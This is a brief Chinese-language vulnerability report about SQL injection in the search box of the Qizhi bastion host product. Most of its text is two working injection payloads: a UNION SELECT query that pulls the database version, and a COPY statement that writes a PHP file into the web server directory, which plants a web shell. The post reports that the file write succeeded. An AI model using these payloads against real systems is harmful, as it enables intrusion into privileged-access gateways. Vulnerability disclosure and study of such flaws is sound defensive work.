


奇智堡垒机存在搜索框注入,通过1%')/**/and/**/1=2/**/union/**/select/**/null,version(),null,null,null,null,null,null—

1%');copy/**/qmsectexts(shell)/**/to/**/'/var/www/shterm/client/secqm.php'—进行写文件了,写入测试文件后,我们发现文件成功写入。
漏洞证明

暂无评论
发表评论